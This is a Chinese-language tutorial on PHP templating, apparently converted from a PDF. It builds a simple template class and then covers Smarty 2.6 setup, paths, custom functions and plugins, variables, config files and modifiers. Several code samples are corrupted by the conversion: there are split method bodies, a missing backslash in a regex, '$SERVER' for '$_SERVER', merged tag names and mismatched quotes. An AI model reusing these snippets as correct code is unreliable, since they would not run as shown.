
mytpl.class.php

```

<?php
class Mytpl{
    private $_vars=array();
    private $tpldir;//模板文件目录
    private $comdir;//编译文件目录

    function __construct($tpldir='./tpls',$comdir='./coms/'){
        $this->tpldir=rtrim($tpldir,'/').'/';
        $this->comdir=rtrim($comdir,'/').'/';
    }
    //assign 方法将所有传过来的参数组成键值对应的数组
    function assign($var,$value){
        $this->_vars[$var]=$value;
    }
    function display($tplfile){
        $tpl=$this->tpldir.$tplfile;
        $comfile=$this->comdir.$tplfile.'.php';
        //如果存在编译文件,或者模板的最后修改文件的时间大于编译文件的最后修改时间（说明模板有更新），就重新生成编译文件。
        if(!file_exists($comfile) || filemtime($tpl) > filemtime($comfile)){
            $content=file_get_contents($tpl);
            //替换模板中的标记
            $content=$this->replace($content);
            file_put_contents($comfile,$content);
        }
        //将编译文件中的内容输出
        include $comfile;
    }
    private function replace($content){
        $zz=array(
            '/\<\{s*\$([a-zA-Z_]\w*?)\s*\}\>/'
        );
        $rep=array(
            '<?php echo $this->_vars["\1"]?>'
        );
        $content=preg_replace($zz,$rep,$content);
    }
}

```

```

        return $content;
    }
}

```

test.php

```

<?php
include 'mytpl.class.php';

$tpl = new Mytpl;

$title = 'this is db title';
$menu1='PHP';
$menu2='Java';
$menu3='Oracle';
$menu4='LAMP';
//分配变量
$tpl->assign('title',$title);
$tpl->assign('menu1',$menu1);
$tpl->assign('menu2',$menu2);
$tpl->assign('menu3',$menu3);
$tpl->assign('menu4',$menu4);
$tpl->assign('arr',array('aaa','bbb','ccc'));
//输出结果
$tpl->display('test.html');

```

通过访问 test.php 文件，将会生成 coms\test.html.php 文件。

coms\test.html.php

```

<html>
    <head>
        <title><?php echo $this->_vars["title"]?></title>
    </head>
    <body>
        <div><?php echo $this->_vars["menu1"]?>|<?php echo
$this->_vars["menu2"]?>|<?php echo $this->_vars["menu3"]?>|<?php echo
$this->_vars["menu4"]?></div>
    </body>
</html>

```

Smarty 模板引擎的使用

案例一

目录文件结构

current_dir

```

|   init.inc.php   初始化文件
|   test.php       被访问的文件
|
└── coms

```

```

|
|—libs    Smarty 引擎文件目录
|
|        :
|        :
|—tpls    模板文件目录
        test.tpl    模板文件

```

tpls\test.tpl

```

<html>
  <head>
    <title><{$title}></title>
  </head>
  <body bgcolor="<{$bgcolor}>">
    <{$content}><br />
  </body>
</html>

```

init.inc.php

```

<?php
//定义绝对路径，将魔术常量__FILE__中的目录分隔符\替换成/。
//使用绝对路径优于使用相对路径。
define('ROOT',str_replace('\\','/',dirname(__FILE__)));
//包含 Smarty 类文件
include ROOT.'/libs/Smarty.class.php';
//生成 Smarty 对象
$tpl=new Smarty;

$tpl->template_dir=ROOT.'/tpls';//更改默认的模板目录
$tpl->compile_dir=ROOT.'/coms';//更改默认的编译目录
$tpl->left_delimiter='<{' ;//更改默认的左边界符
$tpl->right_delimiter='}>' ;//更改默认的右边界符

```

test.php

```

<?php
include 'init.inc.php';

$tpl->assign('title','this is demo');
$tpl->assign('bgcolor','yellow');
$tpl->assign('content','#####');
$tpl->display('test.tpl');

```

通过访问 test.php 文件生成的编辑文件如下：

%%6D^6D7^6D7C5625%%test.tpl.php

```

<?php /* Smarty version 2.6.18, created on 2011-08-08 15:16:32
       compiled from test.tpl */ ?>
<html>^M
  <head>^M
    <title><?php echo $this->_tpl_vars['title']; ?>

```

```

</title>^M
    </head>^M
    <body bgcolor="<?php echo $this->_tpl_vars['bgcolor']; ?>
">^M
        <?php echo $this->_tpl_vars['content']; ?>
<br />^M
    </body>^M
</html>^M
    
```

路径问题

1. 模板中引用 CSS 路径问题
2. CSS 文件引用路径问题
3. 模板中引用 JS 文件路径问题

本试验的主要目录结构：

```

Smarty
|   init.inc.php
|
|---admin
|   admin.php          //主要访问文件
|
|---cache
|---coms
|---conf
|---libs
|
|---tpls
|   |---admin          //访问文件的模板目录
|   |   admin.tpl
|   |   header.tpl
|   |
|   |---css
|   |   admin.css
|   |   admin.css.tpl
|   |
|   |---img
|   |   bg.jpg
|   |   div.jpg
|   |   pic.JPG
|   |
|   |---js
|   |   admin.js
|   |   admin.js.tpl
|
|   init.inc.php
    
```

```
<?php
```

```

header('content-type:text/html;charset=utf-8');
//定义绝对路径，将魔术常量__FILE__中的目录分隔符\替换成/。
//设置服务器脚本的根路径，使用绝对路径优于使用相对路径。
define('ROOT',str_replace('\\','/',dirname(__FILE__)));
//设置静态内容的模板路径，此路为文件相对服务器文件根目录的目录。
define('TPLS',str_replace($SERVER['DOCUMENT_ROOT'],'',str_replace('\\','/',dirname(__FILE__)).'/tpls');
//包含 Smarty 类文件
include ROOT.'/libs/Smarty.class.php';

//生成 Smarty 对象
$tpl=new Smarty;

$tpl->template_dir=ROOT.'/tpls';//更改默认的模板目录
$tpl->compile_dir=ROOT.'/coms';//更改默认的编译目录
$tpl->left_delimiter='<{' ;//更改默认的左边界符
$tpl->right_delimiter='}>' ;//更改默认的右边界符

```

admin/admin.php

```

<?php
include '../init.inc.php';

$tpl->assign('name','Smith');//试验 Smarty 中引用的 JavaScript 脚本使用变量值的变量
$tpl->assign('font_size','50px');//试验解决 Smarty 中引用的 CSS 文件不能传入变量值使用的变量
$tpl->assign('color','red');//试验 Smarty 中引用的 CSS 模板文件使用变量值的变量
$tpl->display('admin/admin.tpl');

```

tpls\admin\header.tpl

这里是文档头。

tpls\admin\admin.tpl

```

<html>
    <head> <title>关于 Smarty 中文件、CSS、JavaScript 路径问题和变量使用问题的研究</title>
        <{*Smarty 中 CSS 文件的问题：引入方式、包含方式*}>
        <{*引入方式 注意：引入方式引入 CSS 样式不能传入 Smarty 变量*}>
        <link rel="stylesheet" type="text/css" href="{ $smarty.const.T
PLS }>/css/admin.css" />
        <{*由于在 Smarty 模板中不能将 PHP 文件中变量的值传入引入的 CSS 文件中，所以用重新定义样式的方式将 PHP 文件中变量的值应用到 CSS 样式中*}>
        <{*注意：重新定义样式方式的样式代码必须写在引入样式代码的后面，否则会出现引入 CSS 文件中的样式将重新定义的样式覆盖*}>
        <style>
            body{
                font-size:<{$font_size}>;<{*使用 PHP 文件中分配

```

来的变量*>

```

    }
</style>

<{*包含方式:可以在 CSS 模板文件中直接使用 Smarty 变量*}>
<style>
    <{include file="css/admin.css.tpl"}>
</style>

</head>
<body>
    <{*Smarty 模板包含模板的路径是相对于 Smarty 对象中的 template_dir
属性中设置的目录*}>
    <{include file="admin/header.tpl"}>
    <br />这是后台主页。<br />

    <div class="div">这是个块。</div>
    <{*使用根路径的方式引入图像。*}>
    

    <{*Smarty 中 JS 文件的问题：引入方式、包含方式*}>
    <{*包含方式*}>
    <script>
        <{*包含 tpl 类型的 js 文件的方式引入 js 脚本,在 js 脚本中使用<{$name}>的形式来获取 PHP 文件分配来的变量*}>
        <{include file="js/admin.js.tpl"}>
    </script>
    <{*引入方式*}>
    <{*直接引入 js 类型的文件,首先需要在本模板中分配变量,然后再用链接的形式引入 js 文件*}>
    <script name='<{$name}>'></script>
    <script src="<{$smarty.const.TPLS}>/js/admin.js"></script>

</body>
</html>

```

tpls\css\admin.css

```

body{
    /*不论 CSS 文件是否在 Smarty 模板中使用, CSS 文件使用的相对路径都是相对自身位置的*/
    background-image:url('../img/bg.jpg');
    font-size:150px; /*这个属性被 PHP 文件中传递的变量值覆盖*/
    color:blue;
    font-weight:bolder;
}

```

tpls\css\admin.css.tpl

```
.div{
    width:300px;
    height:60px;
    <{*由于是包含文件方式引入 CSS 样式，所以背景图片的路径是相对于 PHP 文件的位置，不是相对于该文件的位置，这里使用定义的根路径的方式设置 CSS 背景图片*}>
    background-image:url('<{$smarty.const.TPLS}>/img/div.jpg');
    color:<{$color}>;<{*使用的是 PHP 文件中分配给的变量*}>
}
```

tpls\js\admin.js.tpl

```
alert('Hello <{$name}> 这是包含进入的 JavaScript 模板文件中的代码。');
```

tpls\js\admin.js

```
alert('Hello '+name+' 这是引入 JavaScript 文件中的代码。');
```

基本语法

注释

模板注释是定界符内被*包围。在生成的编译文件中没有 Smarty 注释信息，但是会 HTML 注释信息。

test.tpl

```
<html>
  <head>
    <title><{$title}></title>
  </head>
  <body bgcolor="<{$bgcolor}>">
    <{$content}>
    <!-- 这时 HTML 注释 -->
    <{*这是 Smarty 注释*}>
  </body>
</html>
```

生成的编译文件：

```
<?php /* Smarty version 2.6.18, created on 2011-08-09 07:18:04
    compiled from test.tpl */ ?>
<html>^M
  <head>^M
    <title><?php echo $this->_tpl_vars['title']; ?>
  </title>^M
  </head>^M
  <body bgcolor="<?php echo $this->_tpl_vars['bgcolor']; ?>
">^M
    <?php echo $this->_tpl_vars['content']; ?>
^M
    <!-- 这时 HTML 注释 -->^M
    </body>^M
```



```
</html>^M
```

函数

在模板中的函数形式如下：

```
<{functionname attr1="val" attr2="val"}>
```

在模板里进无论是内建函数还是自定义函数都有相同语法。

内建函数将在 Smarty 内部工作，例 {if}、{section}、{strip}。它们不能被修改。

自定义函数通过插件机制起作用，可以随意修改和自行添加。

系统函数

模板文件

```
<{config_load file="colors.conf"}><{*在此使用了配置文件*}>
<html>
    <head>
        <title><{$title}></title>
    </head>
    <body bgcolor="<{$bgcolor}>">
        <{$content}>

        <{if $highlight_name eq 'highlight_name' }>
            Welcome ,<font color="<{#fontColor#}>" ><{$name}></font>

        <{else}>
            Welcom,<{$name}>!

        <{/if}>

    </body>
</html>
```

在使用配置文件时需要在 **init. inc. php** 文件中加上下面的代码：

```
$tpl->config_dir=ROOT.' /conf' ;//更改默认的配置文件目录
```

conf/colors.conf 文件中的内容如下：

```
fontColor=red
```

被访问的文件如下：

```
<?php
include 'init.inc.php';

$tpl->assign('title','this is demo');
$tpl->assign('bgcolor','yellow');
$tpl->assign('content','#####');
$tpl->assign('highlight_name','highlight_name');
$tpl->assign('name','Name');
$tpl->display('test.tpl');
```

最终的效果的源文件如下：

```
<html>
    <head>
        <title>this is demo</title>
```

```

</head>
<body bgcolor="yellow">
    #####
    Welcome ,<font color="red" >Name</font>
</body>
</html>

```

用户自定义函数

如果用户使用自定义函数有两种方式：

方式一（函数注册方式）、

1. 在模板中调用函数，例如下形式：

```
<{table cols=3 rows=5 border_width=1 align=center }>
```

2. 在被访问文件中用 register_function 注册函数并声明函数。

```
$tpl->register_function('table','table_show');
```

```
function table_show($params){
}
```

例

模板文件

```

<html>
  <head>
    <title><{$title}></title>
  </head>
  <body bgcolor="<{$bgcolor}>">
    <{tablecols=3 rows=5 border width=1 align=center }>
  </body>
</html>

```

被访问文件

```

<?php
include 'init.inc.php';

$tpl->assign('title','this is demo');
$tpl->assign('bgcolor','yellow');

$tpl->register_function('table','table_show');
function table_show($params){
    echo '<table border="'. $params['border_width']. ' '
align="'. $params['align']. ' ">';
    for($i=0;$i<$params['rows'];$i++){
        echo '<tr>';
        for($j=0;$j<$params['cols'];$j++){
            echo '<td>'. $i. '_'. $j. '<td>';
        }
        echo '</tr>';
    }
}

```

```

        echo '</table>';
    }

```

```
$tpl->display('test.tpl');
```

效果如下：

```

<html>
    <head>
        <title>this is demo</title>
    </head>
    <body bgcolor="yellow">
        <table
                                                    border="1"
align="center"><tr><td>0_0<td><td>0_1<td><td>0_2<td></tr><tr><td>1_0<td><td>1_1
<td><td>1_2<td></tr><tr><td>2_0<td><td>2_1<td><td>2_2<td></tr><tr><td>3_0<td><t
d>3_1<td><td>3_2<td></tr><tr><td>4_0<td><td>4_1<td><td>4_2<td></tr></table>
        </body>
</html>

```

方式二（插件的方式）、

插件中函数的参数列表为：**参数数组**和 **smarty 对象的地址引用**

table.tpl 模板文件

```

<html>
    <head>
        <title><{$title}</title>
    </head>
    <body bgcolor="<{$bgcolor}>">
        <tablecols="3" rows="5" border width="1" align="center">
    </body>
</html>

```

table.php 被访问文件

```

<?php
include 'init.inc.php';

$tpl->assign('title','This is a title');
$tpl->assign('bgcolor','yellow');

$tpl->display('table.tpl');
```

可以看出在 table.php 文件中并没有声明处理 table 的函数

libs\plugins\function.table.php 插件文件

```

<?php
function smarty_function_table(<u>$params,&$smarty</u>){
    echo '<table' . $params['border_width'] . ' border="1"
align="<u>$params[align]</u>">';
    for($i=0;$i<$params['rows'];$i++){
        echo '<tr>';
    }
}

```

```

        for($j=0;$j<$params['cols'];$j++) {
            echo ' <td>'. $i. ' _ '. $j. ' <td>';

        }
        echo ' </tr>';
    }
    echo ' </table>';
}

```

注意：

1. 函数插件文件的命名
2. 函数名的命名
3. 函数参的声明。

用户自定义函数块

方式一、注册块**block.tpl 模板文件**

```
<{word color="red" size="6" count="4"}>hello hello hello hello hello<{/word}>
```

block.php

```

<?php
include 'init.inc.php';

$tpl->register_block('word','word');
function word($args,$content,&$smarty,&$repeat) {
    $html='';
    for($i=0;$i<$args['count'];$i++) {
        $html.=' <font size="'. $args['size']. ' "
color="'. $args['color']. ' ">'. $content. ' </font><br />';
    }
    return $html;
}

$tpl->display('block.tpl');

```

方式二、插件块**block.tpl 模板文件**

```
<{word color="red" size="6" count="4"}>hello hello hello hello hello<{/word}>
```

block.php

```

<?php
include 'init.inc.php';

$tpl->display('block.tpl');

```

libs\plugins\ block.word.php

```

<?php
function smarty_block_word($args,$content,&$smarty) {
    $html='';
    for($i=0;$i<$args['count'];$i++) {

```

```

        $html.='<font size="'. $args['size']. ' "
color="'. $args['color']. ' " >'. $content. '</font><br />';
    }
    return $html;
}

```

属性

Smarty 函数的属性很像 HTML 的属性

静态数据不需要引号，但是字符串建议使用引号。 \

如果用变量作属性，它们不能加引号。

一些属性用到了布尔值（真或假）。它们不需要加引号，可以是 true, on, yes 或者 false, off, no。

test.tpl

```

<{config_load file="incFile.conf"}>
<{include file="header.tpl"}><br />
<{include file=$includeFile }><br />
<{include file=#includeFile#}><br /><{*不可以在#includeFile#两边加上"*}>
<{html_select_date display_days=yes }><br />
<select name=company>
<{html_options values=$vals selected=$selected output=$output }>
</select>

```

incFile.conf

```
includeFile=incFile.tpl
```

incFile.tpl

```
This is incFile.tpl.
```

header.tpl

```
This is header.
```

test.php


```

<?php
include 'init.inc.php';

$tpl->assign('includeFile','incFile.tpl');
$tpl->assign('vals',array(1000,1001,1002,1003));
$tpl->assign('selected',1001);
$tpl->assign('output',array('Joe Schmo','Jack Smith','Jane Johnson','Carlie Brown'));
$tpl->display('test.tpl');

```

输出结果：



```

This is header.
This is incFile.tpl.
This is incFile.tpl.
August 09 2011
Jack Smith

```

双绰号里值的嵌入

Smarty 可以识别嵌入大双引号中的变量，只要此变量只包含数字、字母、下划线和中括号。对于其它符号（句号、对象相关的，等等）此变量必须用两个‘`’（此符号和 ‘~’，在同一个键上，一般在 ESC 键下面一个键上）包住。

test.tpl 模板文件

```
<{func var="test $foovar test"}>
<{func var="test $foo_bar test"}>
<{func var="test $foo[0] test"}>
<{func var="test `foo.bar` test"}><{*关联数组*}>
<{func var="test $foobj.bar test"}>
<{func var="test $foobj[bar] test "}><{*不可用*}>
```

test.php 被访问文件

```
<?php
include 'init.inc.php';

$tpl->assign('foovar','this is a foovar value');
$tpl->assign('foo_bar','this is a foo_bar');
$tpl->assign('foo',array('this is foo[0]','bar'=>'this is foo[bar]'));
class Person{
    var $bar='this is $foo.bar';
}
$foobj=new Person;
$tpl->assign('foobj','foobj');
$tpl->register_function('func','func');
function func($params){
    echo $params['var'];
    echo '<br />';
}
$tpl->display('test.tpl');
```

输出

```
test this is a foovar value test
test this is a foo_bar test
test this is foo[0] test
test this is foo[bar] test
test foobj.bar test
test f test
```

数学运算

数学运算可以直接应用到变量。

test.tpl 模板文件

```
<{$val1+$val2}><br /><{*输出 55*}>
<{$val1 + $val2}><br /><{*输出$val1 的值*}>
```

```
<{($val1+$val2)*$val1}><{*报错*}>
```

test.php 被访问文件

```
<?php
include 'init.inc.php';

$tpl->assign('val1',23);
$tpl->assign('val2',32);
$tpl->display('test.tpl');
```

注意：在进行运算时不可有空格和（）。

变量

从 PHP 分配的变量

调用从 PHP 分配的变量需要在前加上“\$”符号。

调用模板内的 assign 函数分配的变量也是这样。

test.tpl 模板文件

```
Hello <{$firstname}>,glad to sess you could make it.
<p>You last login was on <{$lastLoginDate}></p>
```

test.php 被访问的文件

```
<?php
include 'init.inc.php';

$tpl->assign('firstname','Doug');
$tpl->assign('lastLoginDate','January 11th, 2001');
$tpl->display('test.tpl');
```

输出：

```
Hello Doug,glad to sess you could make it.
You last login was on January 11th, 2001
```

数组对象的访问

test.tpl

```
<{$assarr1.two}><br /><{*一维关联数组的访问*}>
<{$idxarr1[1]}><br /><{*一维索引数组的访问*}>
<{$assarr12.two.two22}><br /><{*二维关联数组的访问*}>
<{$idxarr12[1][1]}><br /><{*二维索引数组的访问*}>
<{$mixarr.mix[1]}><br /><{*混合数组的访问*}>
<{$mixarr[0].mixtwo}><br /><{*混合数组的访问*}>
<{$person->email}><br /><{*对象属性访问*}>
<{$person->name}><br /><{*对象属性访问*}>
```

test.php

```
<?php
include 'init.inc.php';

$tpl->assign('assarr1',array('one'=>'111','two'=>'222','three'=>'333'));
```

```

$tpl->assign('idxarr1', array('111', '222', '333'));
$tpl->assign('assarr12', array('one1'=>array('one11'=>'121', 'one12'=>'122'), 'two1'=>array('two21'=>'221', 'two22'=>'222')));
$tpl->assign('idxarr12', array(array('121', '122'), array('221', '222')));
$tpl->assign('mixarr', array('mix'=>array('mix1', 'mix2'), array('mixone'=>'mixol', 'mixtwo'=>'mixo2')));
class Person{
    var $email='dfa@sina.com';
    var $name='zhanga';
}
$per=new Person;
$tpl->assign('person', $per); //对象的分配
$tpl->assign('lastLoginDate', 'January 11th, 2001');
$tpl->display('test.tpl');

```

输出：

```

222
222
222
222
mix2
mixo2
dfa@sina.com
zhanga

```

从配置文件读取的变量

配置文件中的变量需要通过两个#或者是Smarty的保留变量\$smarty.config.来调用。

第二种语法在变量作为属性值并被引号括住的时候非常有用。

注意：{include file="#includefile#"}这样#includefile#将被当作字符处理，而不表示配置文件变量，但可以这样表示{include file="`\${smarty.config.includefile}`"}不要忘了加反引号`

在使用配置文件中的变量时，需要在初始文件中加入下面的代码

```

$tpl->config_dir=ROOT.'/conf'; //更改默认的配置文件目录

```

foo.conf

```

one=1111
two=222
three=333
[part1]
color=red1
size=big1
[part2]
color=red
size=bigger2
[part3]

```



```
color=black3
```

```
size=small3
```

```
test.tpl
```

```
<{config_load file="foo.conf" section="part2"}>
<{#one#}><br />
<{#two#}><br />
<{#three#}><br />
<{#color#}><br />
<{#size#}><br />

<{$smarty.config.one}><br />
<{$smarty.config.two}><br />
<{$smarty.config.three}><br />
<font color="{<{$smarty.config.color}>}">ssss</font><br />
<{$smarty.config.size}><br />
```

```
test.php
```

```
<?php
include 'init.inc.php';

$tpl->display('test.tpl');
```

输出：

```
1111
222
333
red
bigger2
1111
222
333
ssss
bigger2
```

保留变量

保留变量不用分配

Request variables [页面请求变量] 包含下面的几种变量

- \$GLOBALS
- \$_SERVER
- \$_GET
- \$_POST
- \$_COOKIE
- \$_SESSION
- \$_REQUEST
- \$_ENV

注意没有 \$_FILES

test.tpl

```
<{$smarty.get.page}><br />
<{$smarty.cookies.name}><br /><{*注意是 cookies 不是 cookie*}>
<{$smarty.server.PHP_SELF}><br />
<{$smarty.env.PATH}><br />
<{$smarty.request.page}>
```

test.php

```
<?php
include 'init.inc.php';

$smarty->display('test.tpl');
```

用 test.php?page=4 访问输出结果为：

```
4

/Smarty/test.php

4
```

\$smarty.now

test.tpl

```
<{$smarty.now}><br />
```

输出：

```
1312898856
```

\$smarty.const

test.php

```
<?php
include 'init.inc.php';
define('CON','const val');
$smarty->display('test.tpl');
```

test.tpl

```
<{$smarty.const.CON}><br />
```

输出：

```
const val
```

\$smarty.capture

参考内建函数 capture

\$smarty.config

\$smarty.section, \$smarty.foreach

\$smarty.template

变量调节器

自定义调节器

1. 注册方式

test.tpl 模板文件

```
<{$str|todx:'lower'}><br />
<{$str|todx:'upper'}><br />
<{$str|todx:'first'}><br />
<{$str|jieg:'10':'20':'...'}><br />
```

test.php 文件

```
<?php
include 'init.inc.php';
$tpl->assign('str','aBc aBc aBc aBc aBc aBc aBc aBc aBc aBc ');

$tpl->register_modifier('todx','todx');
$tpl->register_modifier('jieg','jieg');
function todx($str,$xx){
    switch($xx){
        case 'lower':
            $str=strtolower($str);
            break;
        case 'upper':
            $str=strtoupper($str);
            break;
        case 'first':
            $str=ucfirst($str);
            break;
    }
    return $str;
}
function jieg($str,$start,$num,$hz){
    return substr($str,$start,$num).$hz;
}

$tpl->display('test.tpl');
```

2. 插件的形式**注意：**

1. 插件文件位置（**libs\plugins**）和名称（**modifier.*.php**）
2. 插件文件中的函数的第一个参数为所要处理的字符串，以后的参数为这个调节器的参数，数量同模板中传递的参数的数量是一样的。

test.tpl 模板文件

```
<{$str|todx:'lower'}><br />
<{$str|todx:'upper'}><br />
<{$str|todx:'first'}><br />
<{$str|jieg:'10':'20':'...'}><br />
```

test.php 文件

```
<?php
include 'init.inc.php';
$tpl->assign('str','aBc aBc aBc aBc aBc aBc aBc aBc aBc aBc ');
```

```
$tpl->display('test.tpl');
```

libs\plugins\modifier.todx.php

```
<?php
function smarty_modifier_todx($str,$xx) {
    switch($xx) {
        case 'lower':
            $str=strtolower($str);
            break;
        case 'upper':
            $str=strtoupper($str);
            break;
        case 'first':
            $str=ucfirst($str);
            break;
    }
    return $str;
}
```

libs\plugins\ modifier.jieq.php

```
<?php
function smarty_modifier_jieq($string,$start=0,$num=30,$hz='...') {
    return substr($string,$start,$num).$hz;
}
```

Smarty 调节器

变量调节器于变量，自定义函数和字符串。请使用‘|’符号和调节器名称应用调节器。变量调节器由赋予的参数值决定其行为。参数由‘:’分开。

如果你给数组变量应用单值变量的调节，结果是数组的每个值被调节。如果你只想要调节器用一个值调节整个数组，你必须在调节器名字前加上@符号。例如：
<{\$articleTitle!@count}>(这将会在\$articleTitle 数组里输出元素的数目)

capitalize

将变量里的所有单词首字大写。

count_characters

计算变量里的字符数，有一个参数如果为 true 表示计算字符串中的空格字符，默认为 false。

cat

将 cat 里的值连接到给定的变量后面。有一个参数，就是要连接到后面的变量。

count_paragraphs

计算变量里的段落数量。

count_sentences

计算变量里句子的数量。

count_words

计算变量里的词数。

date_format

格式化函数 strftime() 获得的时间和日期。

第一参数为输出的日期格式。默认为 “%b %e, %Y”，第二个参数为输入为空时的默认时间格式。

default

为空变量设置一个默认值。当变量为空或者未分配的时候，将由给定的默认值替代输出。有一个参数，是变量为空的时候的默认输出。

escape

用于 html 转码，url 转码，在没有转码的变量上转换单引号，十六进制转码，十六进制美化，或者 JavaScript 转码。默认是 HTML 转码。

有一个参数，使用何种编码格式。

indent

在每行缩进字符串，默认是 4 个字符。

作为第一个可选参数，你可以指定缩进字符数。

作为第二个可选参数，你可以指定缩进用什么字符代替。

特别提示：使用缩进时如果是在 html 中，则需要使用 （空格）来代替缩进，否则没有效果。

lower

将变量字符小写。

nl2br

所有的换行字符将被替换成
。功能同 php 中的 nl2br() 函数一样。

regex_replace

寻找和替换正则表达式。

第一个参数为正则表达式。

第二个参数为用来替换的文本字符串。

用法同 php 中的 preg_replace() 函数。

replace

简单的搜索和替换字符串

第一个参数为将被替换的文本字符串。

第二个参数为用来替换的文本字符串。

spacify

插空是在一种在字符串的每个字符之间插入空格或者其他的字符（串）。

有一个可先参数，表示将在两个字符之间插入的字符（串）。默认为一个空格。

string_format

是一种格式化字符串的方法。例如格式化为十进制数等等。使用 sprintf 语法格式化。

有一个参数，表示使用的格式化方式。

strip

用一个空格或一个给定字符替换所有重复空格，换行和制表符。

注意：如果想要去除模板文本中的区块，请使用 strip 函数。

strip_tags

去除<和>标签，包括在<和>之间的任何内容。

truncate

从字符串开始处截取某长度的字符。

第一个可选参数，表示截取字符的数量。

第二个可选参数，表示截取后追加在截取词后面的字符串。该追加字符串被计算在截取长度中。默认为 “...”，默认情况下，smarty 会截取到时一个词的末尾。

第三个可选参数表示是否精确的截取多少个字符，如果精确截取字符，设为 true。

upper

将变量改为大写。

wordwrap

第一个可选参数，可以指定段落的宽度（也就是多少个字符一行，超过这个字符数据换行），默认 80。

第二个参数可选，可以指定在约束点使用什么字符（默认是换行符\n）。

默认情况下 smarty 将截取到词尾，如果想要精确到设定长度的字符，请将第三个参数为 true

组合修改器

对于同一个变量，你可以使用多个修改器。它们将从左到右按照设定好的顺序被依次组合使用。使用时必须要用 “|” 字符作为它们之间的分隔符。

以上理论使用以下实例：

被访问文件

test.php

```
<?php
include 'init.inc.php';
$tpl->assign('articleTitle','Police begin <font color="red" size="5">
campaign to rundown jaywalkers</font>
    Police begin campaign to rundown jaywalkers.'this is a\n sentences');
$tpl->assign('yesterday',strtotime('-1 day'));
$tpl->assign('default','default no title');
$tpl->assign('email','zhangsan@sina.com');

$tpl->display('test.tpl');
```

test.tpl

```
<{$articleTitle}><br />
<{$articleTitle|capitalize}><br />
<{$articleTitle|count_characters}><br /><{*不计算空格*}>
<{$articleTitle|count_characters:ture}><br /><{*计算空格*}>
<{$articleTitle|cat:yesterday}><br />
<{$articleTitle|count_paragraphs}><br />
<{$articleTitle|count_sentences}><br />
<{$articleTitle|count_words}><br />
<{$smarty.now|date_format}><br />
<{$smarty.now|date_format:'%A,%B %e,%Y'}><br />
<{$smarty.now|date_format:'%H:%M:%S'}><br />
<{$yesterday|date_format}><br />
<{$yesterday|date_format:'%A,%B %e,%Y'}><br />
<{$yesterday|date_format:'%H:%M:%S'}><br />
<{$articleTitle|default:$default}><br />
<{$articleTitle|nl2br}><br /><{*好像不起作用*}>
<{$myTitle|default:$default}><br />
```

```

<{$articleTitle|escape}><br /><{*查看源代码*}>
<{$articleTitle|escape:'html'}><br />
<{$articleTitle|escape:'htmlall'}><br /><{* escapes ALL html entities *}>
<{$articleTitle|escape:'url'}><br />
<{$articleTitle|escape:'quotes'}><br />
<a href="mailto:<{$email|escape:'hex'}>"><{$email|escape:'hexentity'}></a><br />

<{$articleTitle|indent}><br />
<{$articleTitle|indent:10}><br />
<{$articleTitle|indent:10:'&nbsp;'}><br />
<{$articleTitle|indent:10:"\t"}><br />
<{$articleTitle|lower}><br />
<{$articleTitle|regex_replace:'/[\r\t\n]/' : ''}><br />
<{$articleTitle|replace:'Police':'PoliceWomen'}><br />
<{$articleTitle|spacify}><br />
<{$articleTitle|spacify:'^'}><br />
<{$smarty.const.M_PI|string_format:'%.2f'}><br />
<{$smarty.const.M_PI|string_format:'%d'}><br />
<{$articleTitle|strip}><br />
<{$articleTitle|strip:'&nbsp;'}><br />
<{$articleTitle|strip_tags}><br />
<{$articleTitle|truncate}><br />
<{$articleTitle|truncate:100}><br />
<{$articleTitle|truncate:100:""}><br />
<{$articleTitle|truncate:100:"..."}><br />
<{$articleTitle|truncate:100:'—'}><br />
<{$articleTitle|truncate:100:"":true}><br />
<{$articleTitle|truncate:100:"...":true}><br />
<{$articleTitle|upper}><br />
<{$articleTitle|wordwrap:30}><br /><br />
<{$articleTitle|wordwrap:20}><br /><br />
<{$articleTitle|wordwrap:30:"<br />\n"}><br /><br />
<{$articleTitle|wordwrap:30:"\n":true}><br /><br />
<{$articleTitle|upper|spacify}><br />
<{$articleTitle|lower|spacify|truncate}><br />
<{$articleTitle|lower|truncate:30|spacify}><br />
<{$articleTitle|lower|spacify|truncate:30:". . ."}><br />

```

内建函数

capture

capture 函数的作用是捕获模板输出的数据并将其存储到一个变量里，而不是把它们输出到页面。

任何在 {capture name="foo"} 和 {/capture} 之间的数据将被存储到变量 \$foo 中，该变量由 name 属性指定。在模板中通过 \$smarty.capture.foo 访问该变量。

如果没有指定 name 属性，函数默认将使用 “default” 作为参数。

{capture} 必须成对出现，即以 {capture} 作为结尾，该函数不能嵌套使用。

name 属性表示数据采集区域名称。

assign 属性表示数据采集区域在哪分给变量 name 【待考】

模板文件

```
<{$smarty.capture.foo}><{* 在 capture 之前定义不会有输出,这里的不会有输出*}>

-----<br />
<{capturename=foo}>
This is first line.<br />
This is second line.<br />
This is third line.<br />
</capture>
<{$smarty.capture.foo}>
-----<br />
<{$smarty.capture.foo}>
```

输出：

```
-----
This is first line.
This is second line.
This is third line.
-----
This is first line.
This is second line.
This is third line.
```

config_load

file 参数：待包含的配置文件的名称。

section 参数：配置文件中待中载部分的名称。

scope 参数：加载数据作用域，取值必须为 local，parent 或 global。local 说明该变量的作用为当前模板。parent 说明该变量的作用域为当前模板和当前模板的父模板（调用当前模板的模板）。global 说明该变量的作用域为所有模板。默认为 local。

global 参数：其值为布尔类型数据，说明加载的变量是否全局可见，等同于 scope=parent。注意：当指定了 scope 属性时，可以设置该属性，但模板忽略该属性值而以 scope 属性为准。

参见：从配置文件读取的变量

foreach, foreachelse

iteration 属性。用于显示当前循环的执行次数【待考】。总是从 1 开始，每执行一次增加 1。【待考】

first 属性：当前 foreach 循环第一次执行时 first 设置为 true。

last 属性：当前 foreach 循环执行到最后一遍时 last 被设置成 true。

show 属性：是 foreach 的一个参数，取值为布尔值 true 或 false。如果指定为 false 该循环不显示，如果循环指定了 foreachelse 子句，该子句显示与否也取决于 show 值。

total 属性：用于显示循环执行的次数，可以在循环中循环执行后调用。

from 参数：待循环数组名称。

item 参数：当前处理元素的变量名称。

key 参数：当前处理元素的键名。表示数字索引或下标名字。

name 参数：该循环的名称，用于访问该循环

froeach 必须和/foreach 成对使用，且必须指定 from 和 item 属性。

foreach 可以嵌套，但必须保证嵌套中的 foreach 名称唯一。

foreachelse 语句在 from 变量没有值的时候被执行。

